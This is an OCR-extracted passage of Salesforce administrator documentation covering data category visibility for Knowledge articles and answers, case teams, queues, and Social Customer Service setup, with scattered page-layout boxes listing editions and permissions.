Note: Only the first-level categories in the category group are visible on the Answers tab. In the Geography example, only the continent categories appear on the Answers tab; therefore, if France is the category selected as visible in category group visibility settings, zone members can see questions classified with Europe.

Category group visibility settings are enforced on the Answers tab, the Article Management tab, the Articles tab in all channels (internal app, partner portal, Salesforce.com Community, and Customer Portal), and the public knowledge base. In the following areas, users only see the categories that their visibility settings allow:

- On the Article Management tab, when creating or editing articles
- On the Article Management tab and the Articles tab, the category drop-down menu for finding articles
- On the Answers tab, the categories listed below the zone name

Initial Visibility Settings

If role, permission set, or profile data category visibility has not been set up, all users can see all data categories. However, if data category visibility is set up, users who are not assigned data category visibility by a role, permission set, or profile, only see uncategorized articles and questions unless you make the associated categories visible by default. Role, permission set, and profile visibility settings restrict default visibility settings. For example, if a data category is visible by default, it is not seen by a user whose role restricts access to that data category.

Note: If data category visibility is defined with roles, permission sets, and profiles, Salesforce uses a logical OR between the definitions to create a visibility rule for each user.

Role-Based Visibility Setting Inheritance

Child roles inherit their parent role's settings and are kept in sync with changes to the parent role. You can customize and reduce the child role's visibility, but you cannot increase it to be greater than that of the parent role. By default, Customer Portal users and partner portal users inherit the category group visibility settings assigned to their account managers. You can change the category

group visibility settings for each portal role. Because high-volume portal users don't have roles, you must designate visibility settings by permission set or profile before these users can view categorized articles and questions.

Categorized Article Visibility

User's can see an article if they can see at least one category per category group on the article. For example, consider an article that is classified with `California` and `Ohio` in the Geography category group and `Desktop` in the Products category group:

- If you have visibility on Ohio and Desktop (but not California), you can see the article.
- If you don't have visibility on either California or Ohio but do have visibility on Desktop, you do not see the article.
- If you have visibility on California but not Desktop, you do not see the article.

Revoked Visibility

Data category visibility can be revoked (set to **None**) for a particular category group. Users in the target role, permission set, or profile can only see articles and questions that aren't classified with a category in that category group. For example, if a user's role has revoked visibility in the Geography category group but visibility to the Products category group, he or she can only see articles that have no categories in Geography and are classified with a category in Products. Because an answers zone can only be assigned to one category group, if the Geography category group was assigned to the zone and a member's role visibility was revoked for that group, the member could only see uncategorized questions.

For a detailed example, see Category Group Article Visibility Settings Examples on page 3041

How Category Visibility Differs from Other Salesforce Models

These settings are unique to articles and questions and differ from other Salesforce models

These settings are unique to articles and questions and differ from other Salesforce models:

Exclusive to articles and questions

Category group visibility settings determine who can access articles and questions. Although they are standard objects, articles and questions do not have organization-wide defaults, sharing rules, or manual record sharing.

Access

Category group visibility settings are based on the user's role, permission set, or profile. Child roles cannot see more categories than their parent role. To change a user's visibility to categories and therefore categorized articles and questions, you must change the visibility settings for the user's role, permission set, or profile, or, if custom data category visibility is not assigned, make certain categories visible to all users.

Broad interpretation of visibility settings

To ensure a wide range of relevant information, category group visibility is broadly interpreted. Setting a category as visible makes that category and its entire directly related family line—ancestors, immediate parent, primary children, other descendants—visible to users. For example, consider a Geography category group with continents such as Asia and Europe at the top level, various countries at the second level, and cities at the third level. If France is the only visible category selected, then you can see articles classified with Europe, France, and all French cities. In other words, you can see categories that have a direct vertical relationship to France but you cannot see articles classified at or below Asia and the other continents.

EDITIONS

Available in: Salesforce Classic

Data categories and answers are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

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Note: Only the first-level categories in the category group are visible on the Answers tab. In the Geography example, only the continent categories appear on the Answers tab; therefore, if France is the category selected as visible in category group visibility settings, zone members can see questions classified with Europe.

Category Group Visibility on Roles

USER PERMISSIONS	
To view role details:	"View Setup and Configuration"
To edit and delete roles:	"Manage Roles"
To edit and delete permission sets and profiles:	"Manage Profiles and Permission Sets"
To view users:	"View Setup and Configuration"
To edit users:	"Manage Internal Users"
To view categories:	"View Data Categories"
To manage data categories:	"Manage Data Categories" AND "View Data Categories"

EDITIONS

Available in: Salesforce Classic

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The Category Group Visibility Settings related list summarizes which categories users in the role can see, according to category group.

To view a role's category visibility setting, from Setup, enter *Roles* in the Quick Find box, then select **Roles**, and select a role. To view the category visibility settings for a Customer Portal or partner portal role, from Setup, enter *Users* in the Quick Find box, then select **Users** and click the name of the role.

The following table explains the possible values in the Visibility column of the related list:

Visibility	Description
All Categories	Users can see all categories in the category group. This option is only available for the topmost role in the role hierarchy. When you create a category group, its visibility is defaulted to All Categories.
None	Users cannot see any categories in the category group.
Custom	Users can view a selection of categories in the category group.

In the Category Group Visibility Settings, you can:

- To view a category group's setting details, click its name.
- To modify a category group's visibility settings, click **Edit** next to it.

Modify Default Data Category Visibility

You can edit the default data category visibility.

1. From Setup, enter *Default Data Category Visibility* in the Quick Find box, then select **Default Data Category Visibility**.

   All active and inactive category groups are listed.

2. Pick a category group and click **Edit**.
3. To make all the categories in the category group visible by default, select **All Categories**. To make none of the categories visible by default, select **None**. To make some of the categories visible by default, select **Custom**.
4. If you chose Custom, move categories from the Available Categories area to the Selected Categories area as needed. Selecting a category implicitly includes its child and parent categories as well. Move categories from the Selected Categories area back to the Available Categories area to remove default visibility.

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USER PERMISSIONS

To view categories:
- "View Data Categories"

To manage data categories:
- "Manage Data Categories"

  AND

  "View Data Categories"

To assign default category groups:
- "Manage Data Categories"

To modify category group visibility for users:
- "Manage Users"

Edit Category Group Visibility

You can edit your data category visibility.

1. Go to the data category visibility settings page in Setup.
   - For roles: enter *Roles* in the Quick Find box, then select **Roles**.
   - For a role on the Customer Portal or partner portal: enter *Users* in the Quick Find box, then select **Users**.
   - For permission sets: enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
   - For profiles: enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Open a data category group for edit.
   - For roles, in the Category Group Visibility Settings related list, click **Edit** next to the category group you want to modify.
   - For permission sets and profiles:
     a. Click a permission set or profile name.
     b. Click **Data Category Visibility**.
     c. Click **Edit** next to the data category group you want to assign.
3. Select a visibility setting.

Visibility Setting	Description
All Categories	Users can see all categories in the category group. This option is only available for the topmost role in the role hierarchy. When you create a category group, its visibility is defaulted to All Categories.
None	Users cannot see any categories in the category group.
Custom	Users see your custom selection of categories. For roles, you can choose from the categories that are visible to the parent role. If the parent role's visibility changes to be less than its child's visibility, the child role's category visibility is reset to its parent's category visibility. To select categories, double-click the category in the Available Categories box. Alternatively, select a category and then click **Add**. Selecting a category implicitly includes its child and parent categories as well. Categories that are grayed out are not available for selection because their parent has already been selected. Note: When you customize a role, permission set, or profile set to All Categories, first remove **All** from the Selected Categories box before you select specific categories.

4. Click **Save**.

EDITIONS

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USER PERMISSIONS

To view categories:
- "View Data Categories"

To manage data categories:
- "Manage Data Categories"

  AND

  "View Data Categories"

To assign default category groups:
- "Manage Data Categories"

To modify category group visibility for users:
- "Manage Users"

Data Category Visibility Best Practices

- When you create a category group, its visibility is defaulted to `All Categories`.
- When you grant visibility to a category, you also grant visibility to its child and parent categories. If you want to give access to all categories in a branch of the category hierarchy, select the top-level category `All Categories`.
- Users who are not assigned to a category's visibility by role, permission set, or profile can only see uncategorized articles and questions unless:
  - The user has the "View all Data" permission.
  - A category group has been made visible to all users on the Default Data Category Visibility page in Setup.
- For role-based visibility, Customer Portal users and partner portal users inherit the role assigned to their account managers by default. You can change the category group visibility settings for each portal role.
- Keep your category groups deactivated to set up your category hierarchy and assign visibility. Until you manually activate a category group, it does not display in Salesforce Knowledge or your answers community
- For role-based visibility, always set up data category visibility in a top-down approach from the top of the role hierarchy down to the bottom. Give the highest roles the most visibility and give subordinate roles reduced visibility.

Category Group Article Visibility Settings Examples

Review examples of category group settings for article visibility permissions.

There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, you can only see the data categories permitted by their role, permission sets, or profile.

These examples are based on two sample category groups, Products and Geography:

Note: Although category group visibility settings are available with answers communities (questions) and Salesforce Knowledge (articles), the examples below apply to articles only. Answers communities support one category group and one data category per question.

Products Category Group

- All Products
  - Consumer Electronics
    - Cameras
    - Audio
    - Printers
  - Enterprise Electronics
    - Routers
    - Switches
    - PEX
  - Computers
    - Laptops

EDITIONS

Available in: Salesforce Classic

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- Desktops
- PDAs

Geography Category Group

- All Countries
  - Americas
    - USA
    - Canada
    - Brazil
  - Asia
    - China
    - Japan
    - India
  - Europe
    - France
    - United Kingdom
    - Poland

Example 1: A Role Hierarchy

In this example, the Acme Electronics organization manufactures hardware and provides customer support for both consumers and enterprises. The Engineering department is organized by products. The Support department is organized geographically. Europe and the Americas are managed by corporate teams, but Asia is outsourced. Within the corporate and outsourced teams, there are subteams dedicated either to consumer or enterprise support.

The table below shows the categories visible to each role in the Acme Electronics organization, and states whether the visibility settings are inherited from the parent role or if they are custom visibility settings.

Acme Electronics Role Hierarchy	Visible Geographic Categories	Visible Product Categories
CEO	All Countries	All Products
VP of Engineering	All Countries *Inherit from CEO*	All Products *Inherit from CEO*
Consumer Engineering Team	All Countries *Inherit from VP of Engineering*	Consumer Electronics *Custom*
Enterprise Engineering Team	All Countries *Inherit from VP of Engineering*	Enterprise Electronics *Custom*
Computers Engineering Team	All Countries *Inherit from VP of Engineering*	Computers *Custom*

Acme Electronics Role Hierarchy	Visible Geographic Categories	Visible Product Categories
VP of Support	All Countries *Inherit from CEO*	All Products *Inherit from CEO*
VP of Corporate Support	Europe, America *Custom*	All Products *Inherit from VP of Support*
Director of Corporate Consumer Support	Europe, America *Inherit from VP of Corporate Support*	Consumer Electronics, Computers *Custom*
Director of Corporate Enterprise Support	Europe, America *Inherit from VP of Corporate Support*	Enterprise Electronics, Computers *Custom*
Outsourced Support	Asia *Custom*	All Products *Inherit from VP of Support*
Consumer Support Team	Asia *Inherit from Outsourced Support*	Consumer Electronics, Computers *Custom*
Enterprise Support Team	Asia *Inherit from Outsourced Support*	Enterprise Electronics, Computers *Custom*

Example 2: Article Visibility

The table below is an in-depth example of how category visibility settings restrict what users see. This example has three sample users whose category settings are noted in parentheses.

Table 54: Example: How Category Visibility Settings Restrict What Users See

Categories	When User 1's visibility is All countries/Computers, the category is:	When User 2's visibility is America/All products, the category is:	When User 3's visibility is France/None, the category is:
All countries/Laptop	VISIBLE	VISIBLE	NOT VISIBLE
Canada/Computers	VISIBLE	VISIBLE	NOT VISIBLE
USA/All products	VISIBLE	VISIBLE	NOT VISIBLE
Europe/Switches	NOT VISIBLE	NOT VISIBLE	NOT VISIBLE
Europe/No Categories	VISIBLE	NOT VISIBLE	VISIBLE

User 1: The user must be granted visibility in each category that classifies the article, or each category that classifies the article must be visible by default. In this example, User 1 can see Europe, because Europe is the child of All Countries, but he cannot see Switches, because Switches does not belong to Computers. That's why User 1 cannot see articles classified with Europe/Switches.

User 2: When a category is made visible to a user through custom settings or is made visible by default, its child and parent categories are implicitly included; therefore, User 2 can see articles categorized with All Countries because it is the parent category of America. He can also see Articles classified with USA because it is the child of America.

User 3: If a user has no access to the whole category group, he can only see articles that are not categorized in that group. User 3 cannot see the articles categorized with All countries/Laptop because he has no visibility in the category group that includes Laptop, but he can see articles categorized with Europe/No categories.

Case Teams and Queues

Create teams of people who work together to resolve cases faster, and create queues to share workloads among teams.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Case Teams

Case teams help groups of people work together to solve a case, such as a support agent, support manager, and a product manager.

Queues

Prioritize, distribute, and assign records to teams who share workloads. Access queues from list views. Queue members can jump in to take ownership of any record in a queue. They're available for cases, leads, orders, custom objects, service contracts, and knowledge article versions.

Create Queues

Prioritize, distribute, and assign records to teams who share workloads. There's no limit to the number of queues you can create, and you can choose when queue members receive email notifications.

Case Teams

Case teams help groups of people work together to solve a case, such as a support agent, support manager, and a product manager.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your admin has set up case teams, you can add people to the Case Team related list on cases. When adding a team member, choose one of the predefined roles that the person plays on the case. Roles determine the level of access to a case, such as read-only or read and write access.

You can add contacts to case teams, but they can only access cases when they're enabled as customer portal users assigned to case page layouts. Customer portal users can't update case teams or view case team roles. Case teams aren't available for the partner portal.

Note: Admins can predefine case teams so that you can quickly add people who you frequently work with. Admins can create assignment rules that add predefined teams to cases that match specific criteria. Admins can also create email alerts that notify team members when an action happens on a case.

Tip: To filter case lists when you're a team member, choose **My Case Teams**. To report on case teams that you belong to, run a case report, then choose **My team's cases** from the View filter.

Set Up Case Teams

Create case teams to help groups of people work together to solve cases. Before you create case teams, define team roles.

Create Case Team Roles

Before you set up case teams or predefine case teams, create roles to determine team members level of access to cases.

SEE ALSO:

Queues

Set Up Case Teams

Create case teams to help groups of people work together to solve cases. Before you create case teams, define team roles.

To let people create and work on case teams, add the Case Team related list to case page layouts. Optionally, create email alerts that notify team members when actions happen on a case, such as when a comment is added. Also, if you've predefined case teams, create assignment rules that add teams to cases that match specific criteria, such as when cases originate from emails.

Note: Case teams count toward your org's overall storage limit. Each team member on a case counts as 2 KB of storage space.

SEE ALSO:

Case Teams

Create Page Layouts

Set Up Assignment Rules

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up case teams:

- "Customize Application"

  AND

  "Manage Users"

To add team members:

- "Edit" on cases

Create Case Team Roles

Before you set up case teams or predefine case teams, create roles to determine team members level of access to cases.

You can create an unlimited number of case team roles, but we recommend no more than 20 so as not to overwhelm team members.

1. From Setup, enter *Case Team Roles* in the Quick Find box, then select **Case Team Roles**.
2. Click **New**, and enter the role's name.
3. From Case Access, choose the role's level of access to cases.

   Read/Write
   Members can view and edit cases and add related records, notes, and attachments to them.

   Read Only
   Members can view cases and add related records to them.

   Private
   Members can't access cases.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up case teams:

- "Customize Application"

  AND

  "Manage Users"

To add team members:

- "Edit" on cases

4. If you want members in the role visible to customer portal users viewing cases, choose **Visible in Customer Portal**. Even if Visible in Customer Portal isn't chosen, customer portal users added to case teams can view themselves on Case Team related lists.
5. Click **Save**.

Note: You can't delete roles, but you can click **Replace** next to a role you want to replace across all cases. If your org has one role, you can't replace it.

Tip: Roles don't change a case owner's access to cases, which is Read/Write by default.

Predefine Case Teams

After you define case team roles, you can predefine case teams so that support agents can quickly add people who they frequently work with to cases.

Set Up Email Alerts for Case Teams

Create email alerts for case teams so that each time a case is created or updated, team members are notified.

SEE ALSO:

Case Teams

Set Up Case Teams

Predefine Case Teams

After you define case team roles, you can predefine case teams so that support agents can quickly add people who they frequently work with to cases.

1. From Setup, enter *Predefined Case Teams* in the Quick Find box, then select **Predefined Case Teams**.
2. Click **New**, and enter the team's name.
3. Add team members.
   a. Choose a team member type: User, Contact, or Customer Portal User. Contacts can access cases only when they're enabled as customer portal users and assigned to case page layouts.
   b. Click **Lookup** ( ) and select a member.
   c. Choose a role for the member.
4. Click **Save**.

Note: To delete a predefined case team, remove it from assignment rules first. If you delete a predefined case team, it's removed from all cases it's on, and you can't retrieve it from the Recycle Bin. When you remove members from a predefined case team, they're removed from all cases in which they were members of the team.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up case teams:
- "Customize Application"

  AND

  "Manage Users"

To add team members:
- "Edit" on cases

SEE ALSO:

Case Teams

Set Up Case Teams

Set Up Email Alerts for Case Teams

Create email alerts for case teams so that each time a case is created or updated, team members are notified.

1. Create email templates for notifications.
2. Set up workflow rules that specify which actions on a case send email alerts to team members.
   a. From Setup, enter *Workflow Rules* in the Quick Find box, then select **Workflow Rules**.
   b. Click **New Rule**.
   c. From Select object, choose **Case** and click **Next**.
   d. Enter a rule name.
   e. Choose the evaluation criteria. To ensure that every case is evaluated for an email alert, we recommend that you set the evaluation criteria to **Evaluate the rule when a record is: created, and every time it's edited**.
   f. Enter your rule criteria. We recommend that you choose **criteria are met** and select the criteria that a case must match to send email alerts. For example, if you want team members to receive an email alert each time a case's status is set to New, set the criteria to *Case: Status equals New*.
   g. Click **Save & Next**.
3. Add email alerts to your workflow rule's criteria.
   a. Click **Add Workflow Action** and choose **New Email Alert**.
   b. Enter a description and unique name for the email alert. Because you chose Case as the object for the workflow rule, object appears as read only.
   c. Choose an email template.
   d. Select who receives email alerts from the workflow rule. To select all members of a case team, choose **Case Team** from Recipient Type, and add the team as selected recipients. You can enter up to five more email addresses.
   e. Click **Save**.
4. Activate the workflow rule and its email alert.
   a. From Setup, enter *Workflow Rules* in the Quick Find box, then select **Workflow Rules**
   b. Click **Activate** next to the name of the rule.

   Note: To prevent the rule from sending email alerts, click **Deactivate** at any time. If you deactivate a rule with pending actions, the actions finish as long as the case that triggered the rule isn't updated.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up case teams:
- "Customize Application"

  AND

  "Manage Users"

To create or change workflow rules:
- "Customize Application"

To create or change email alerts:
- "Customize Application"

SEE ALSO:

Case Teams
Set Up Case Teams
Manage Email Templates

Queues

Prioritize, distribute, and assign records to teams who share workloads. Access queues from list views. Queue members can jump in to take ownership of any record in a queue. They're available for cases, leads, orders, custom objects, service contracts, and knowledge article versions.

You can manually add a record to a queue by changing the record's owner to the queue. Or, an assignment rule can add cases or leads to a queue based on specific record criteria. Records remain in a queue until they're assigned an owner. Any queue members or users higher in a role hierarchy can take ownership of records in a queue.

Example:

- Create a lead queue with members who are salespeople assigned to a specific sales territory.
- Create a case queue with members who are support agents assigned to different service levels.
- Create a knowledge article version queue members who are users that can translate new versions of articles into a specific language.

SEE ALSO:

Create Queues

Case Teams

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Service contract queues available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Lead queues and case queues are not available in **Database.com**

Create Queues

Prioritize, distribute, and assign records to teams who share workloads. There's no limit to the number of queues you can create, and you can choose when queue members receive email notifications.

1. From Setup, enter *Queues* in the Quick Find box, then select **Queues**.
2. Click **New**.
3. Enter a label and queue name. The label is the name of the list view that users work from.
4. Choose whom to notify when new records are added to the queue.
5. If your org uses divisions, select the queue's default division. Cases inherit the division of the contact they're related to, but when a case doesn't have a contact, it's assigned to the default global division.
6. Add which objects to include in the queue.
7. Add queue members. Members can be individuals, roles, public groups, territories, connections, or partner users.

   Depending on your sharing settings, only queue members and users above them in the role hierarchy can take ownership of records in the queue.
8. Save the queue.
9. If you want, set up assignment rules for your lead or case queues so that records that meet certain criteria are automatically added to a queue.

SEE ALSO:

- Queues
- Case Teams
- Set Up Assignment Rules
- *Knowledge Article:* How to stop email notification to Queue members?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Service contract queues available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Lead queues and case queues are not available in **Database.com**

USER PERMISSIONS

To create or change queues:

- "Customize Application"

  AND

  "Manage Public List Views"

To change queues created by other users:

- "Customize Application"

  AND

  "Manage Public List Views" and "Manage Users"

Adding Social Customer Service

Welcome to Social Customer Service

Social Customer Service lets you create cases or leads out of social media posts and send personalized responses on the same social media channels.

Note: The Social Customer Service setup pages, the moderation and authorization pages, and the Reply action in the case feed are only available in Salesforce Classic.

Important: If you have two or fewer social accounts to track, you can use the free starter pack. Otherwise, you must have sufficient Social Studio accounts.

Watch the following video for a brief overview on getting started with Social Customer Service: Support Your Customers on Their Social Networks (Salesforce Classic)(2:58).

Social Customer Service integrates with Radian6 and Social Studio so service agents and sales representatives can engage customers by responding to cases and leads created from Facebook, Twitter, Instagram, and other social networks.

Social Network	Release State
Facebook	Generally Available
Twitter	Generally Available
Instagram	Generally Available
Google+	Pilot Program
Sina Weibo	Pilot Program

The social publisher action on the case or lead feed is the primary interface for replying to consumers or prospects. Inbound and outbound social posts appear as items in the feed, making it easy to follow the thread of the conversation. Permission sets allow you to grant access to your managed social accounts to different sets of users. Out of the box, default settings control how inbound social posts are processed. Optionally, you can modify an Apex class to apply your own custom business logic.

Note: When a lead is converted to an account or contact, the social items in the feed are removed.

In Salesforce1, agents can see and reply to social content from mobile devices.

For Twitter accounts, agents can use case and lead feeds to see the content that they are responding to, retweet, mark as Like and follow tweets, send replies to tweets and direct messages, and delete tweets managed by your social accounts.

For Facebook accounts, cases and leads are created from your managed Facebook page and agents can use the feeds to see the content that they are replying to, like posts and comments, send posts, comments, replies, and private messages, and delete posts managed by your social accounts.

For both Facebook and Twitter, you can click the View Source link to open an item in its native social media Web site. This allows you to gain context so you can provide a more informed response.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:
- "Manage Users"

  AND

  "Customize Application"

To create case feed items:
- Feed Tracking for All Related Objects on the Case object

To send and receive social media posts or messages:
- Case Feed enabled

  AND

  Access to a social account

You can sync your Instagram #hashtag to Social Customer Service to receive Social posts when your brand's #hashtag is mentioned on Instagram. To activate Instagram #hashtag listening, create a rule in your Social Hub account to receive posts when your brand's #hashtag is mentioned.

Social Customer Service Limits	Enterprise, Performance, and Unlimited editions.
Maximum number of active managed social accounts	2000 accounts. Social Customer Service Settings shows up to 500 managed social accounts per page.
Maximum number of post tags	200 post tags
Maximum number of errors before inbound posts are paused	100 errors. When errors reach 100, inbound posts are stopped until the errors are cleared. This allows administrators to ensure that posts are processed correctly.

SEE ALSO:

- Implementing Social Customer Service
- Social Action Tips
- Complete Guide to Social Customer Service

Implementing Social Customer Service

Enable social customer service in your organization and customize your support agents' experience.

- Set Up Social Customer Service
- Create the Social Action Interface
- Enable Moderation for Social Customer Service
- Modify the Default Apex Class

SEE ALSO:

- Set Up Social Customer Service
- Enable Social Post Approvals
- Enable Moderation for Social Customer Service
- Create the Social Action Interface
- Modify the Default Apex Class
- Complete Guide to Social Customer Service

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:

- "Manage Users"

  AND

  "Customize Application"

To create case feed items:

- Feed Tracking for All Related Objects on the Case object

Set Up Social Customer Service

Enable Social Customer Service, install the SocialCustomerService package, sync your social accounts, and assign social handles.

Important: If you have two or fewer social accounts to track, you can use the free starter pack. Otherwise, you must have sufficient Social Studio accounts.

Radian6, part of Marketing Cloud's Social Studio, provides social media monitoring. With the free starter pack, you don't need an explicit Radian6 login. Simply connect up to two social accounts and Salesforce handles the rest of the details. If you are a Social Studio customer, set up data sources in Social Studio that can be synced with Service Cloud.

Important: Case Feed Tracking for All Related Objects must be enabled for case feed items to be created. See Set Up Cases for Salesforce Classic on page 2679. For Leads, from Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking** and ensure Enable Feed Tracking and All Related Objects are checked. When a lead is converted to an account or contact, the social items in the feed are removed.

1. From Setup, enter *Social Media* in the Quick Find box, then select **Social Customer Service**.

   Tip: Enter *med* as a shortcut to bring up the Social Media section more quickly.

2. On the Settings tab, check Enable Social Customer Service.
3. If you want posts approved before they send, check Enable approvals for social posts.

   As part of a job training or quality review process, you may require some agents to have their posts approved rather than allowing them to post freely. With approval processes and user permissions, selected agents can submit social posts for approval, recall the posts, and retry or resubmit them. Approvers can approve and reject posts for publication. See Enable Social Post Approvals on page 3056.
4. If you want to map new posts to parent posts, which are the first posts that generated a case, select **Enable retrieval of parent posts for added context**.
5. Under Radian6 Credentials, either create a Social Studio account with the starter pack by clicking **Create Account**, or click **Login** and enter your Social Studio credentials.

   Note: With the Social Customer Service Starter Pack, you can enable Social Customer Service and up to two social accounts from any social network. For example, if you add one Twitter account, you can only add one Facebook account. You can't downgrade from a Social Studio account to the starter pack. The starter pack doesn't support the moderation feature (all posts become cases) and the default Apex code can't be customized.
6. On the Social Accounts tab, click **Add Account** and select your social network, for example Twitter or Facebook.

   The social network opens and asks you to authenticate the account. Once your account is authenticated, Salesforce returns you to the Social Accounts tab.

   Note: If you receive an error "We're sorry, but we currently do not support Facebook business accounts registration." or "Your Facebook account can't be added due to unsupported features.", you might need to set a user name on your Facebook page.
7. Click the refresh icon next to **Add Account**.

   Warning: Deleting a Social Account deletes it everywhere, including in Social Studio. This action cannot be undone.

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:

- "Manage Users"

  AND

  "Customize Application"

To create case feed items:

- Feed Tracking for All Related Objects on the Case object

8. If you are using the Starter Pack, check the `Case Creation` box to indicate that you want cases created automatically when posts come from the social account.

   For example, if you have two Twitter handles, one for support and one for marketing or brand-focused information, you can have cases created automatically only from the support handle. The tweets from the marketing handle go in a social post queue for review. See Manage Social Posts on page 2408.

   Note: If you are using the full Social Customer Service version, you can set up case moderation through Social Studio. See Enable Moderation for Social Customer Service on page 3057.

9. If you have a portfolio of managed social accounts, set the `Default Responses From` for each Twitter, Instagram (pilot), and Sina Weibo (pilot) account. This lets you standardize and raise awareness of your brand's support by setting a dedicated support handle, for example @acmehelp or @acmesupport. Also, agents have fewer clicks when they send outbound posts because the chosen account appears as the default value in the account drop-down in the social publisher. The default response handle doesn't apply for Twitter direct messages and doesn't affect Facebook, Google Plus, or LinkedIn, as they are restricted to the page handle itself.

10. On the `Inbound Settings` tab, you can see which Apex class controls how the inbound content is processed in your organization and which user it's set to run under. If you are using the default Apex class, you can select inbound business rules to determine how incoming social data is handled.

    Enable Case Reopen
    If a new post, from the same social persona, is associated to a closed case, the case is reopened within the designated number of days. The number must be greater than or equal to 1 and less than or equal to 3000.

    Use Person Accounts
    Assign a person account of the selected type for the social persona parent record.

    Create Case for Post Tags
    Override the social hub's case creation rules and create a case when selected post tags are present on a social post. Post Tags are used to answer the question "What is the topic of this one post?". Post tags, set in Social Hub, help to provide further context to what the individual post is about.

    Note: Social Customer Service only shows 200 post tags. If you have more post tags in Social Studio, you can view them in that program.

    The default Apex class creates a social post, social persona, case, contact, and supports common use cases. For information on modifying the default Apex class, see Modify the Default Apex Class.


    Note: If you are using the starter pack, the Apex class can't be changed but you can change the user it is run under.

11. To assign social handles to a profile or permission set, still within Setup:
    - Enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
    - Enter *`Permission Sets`* in the `Quick Find` box, then select **Permission Sets**.

12. Click an existing profile or permission set or create a new one.

13. In the Apps section, click **Assigned Social Accounts**.

14. Click **Edit**.



15. Assign the social accounts you need to make available to your users with this profile or permission set.

    Important: All users must have the profile or permission set you chose or created in step 8.

16. Save your changes.
17. Ensure that the profile or permission set has the correct field visibility.
    - For profiles, from Setup, enter *Profiles* in the Quick Find box, select **Profiles**, then select the profile you chose or created earlier. Next, in the Field Level Security section, select **Social Post**.
    - For permission sets, from Setup, enter *Permission Sets* in the Quick Find box, select **Permission Sets**, then select the permission set you chose or created earlier. Next, click **Object Settings**, and then select **Social Post**.
18. Click **Edit**. Under Field Permissions, ensure all fields available are set to Visible (not Read-Only) for profiles or Edit for permission sets. Click **Save**.
19. Optionally, set up Quick Text so agents can create ready-to-send responses to social networks. See Enable Quick Text.
20. Optionally, give social post read access to external community and portal users.

    There are three requirements to make social posts available in communities and portals.
    - Ensure that the user has access to cases in the community.
    - Give users read permission to social posts on their profiles.
    - On your organization's Social Post object, enable visibility to individual fields through the field level security settings.

    Note: Once these requirements are met, external users can see all social posts exposed to them. For example, if a case or lead feed is exposed externally, all social posts in the feed are visible. There is no way to limit visibility at the social post object level.

Turning on history tracking on for the Social Persona and Social Post objects is recommended for the first few months of using Social Customer Service. History tracking helps identify who made what changes when and for differentiating between automatic and manual changes.

You can synchronize up to 2,000 managed social accounts from Social Studio. However, the Social Customer Service Settings page in Setup only shows up to 500 managed social accounts. Agents can respond from all synced accounts from the social publisher on the case feed. If you are syncing more than 500 social accounts, allow at least a minute for the settings page to load.

If you use Process Builder to automate business processes note that it isn't currently supported for the social post and persona objects. You'll need to use a workflow.

SEE ALSO:

- Field History Tracking
- How to Reconnect a Social Account
- Implementing Social Customer Service
- Complete Guide to Social Customer Service

How to Reconnect a Social Account

Reconnect your social account for Social Customer Service.

Your social account can be disconnected from Social Customer Service if your social media network provider's connect, or token, has expired. Many providers have expiration policies of 60 to 90 days.

1. From Setup, enter *Social Media* in the Quick Find box, then select **Settings**.
2. On the Social Accounts tab, click **Reauthorize** in the Action column.

   The social network opens and asks you to authenticate the account. Once your account is reauthenticated, you are returned to the Social Accounts tab.

SEE ALSO:

- Set Up Social Customer Service
- Welcome to Social Customer Service
- Complete Guide to Social Customer Service

EDITIONS

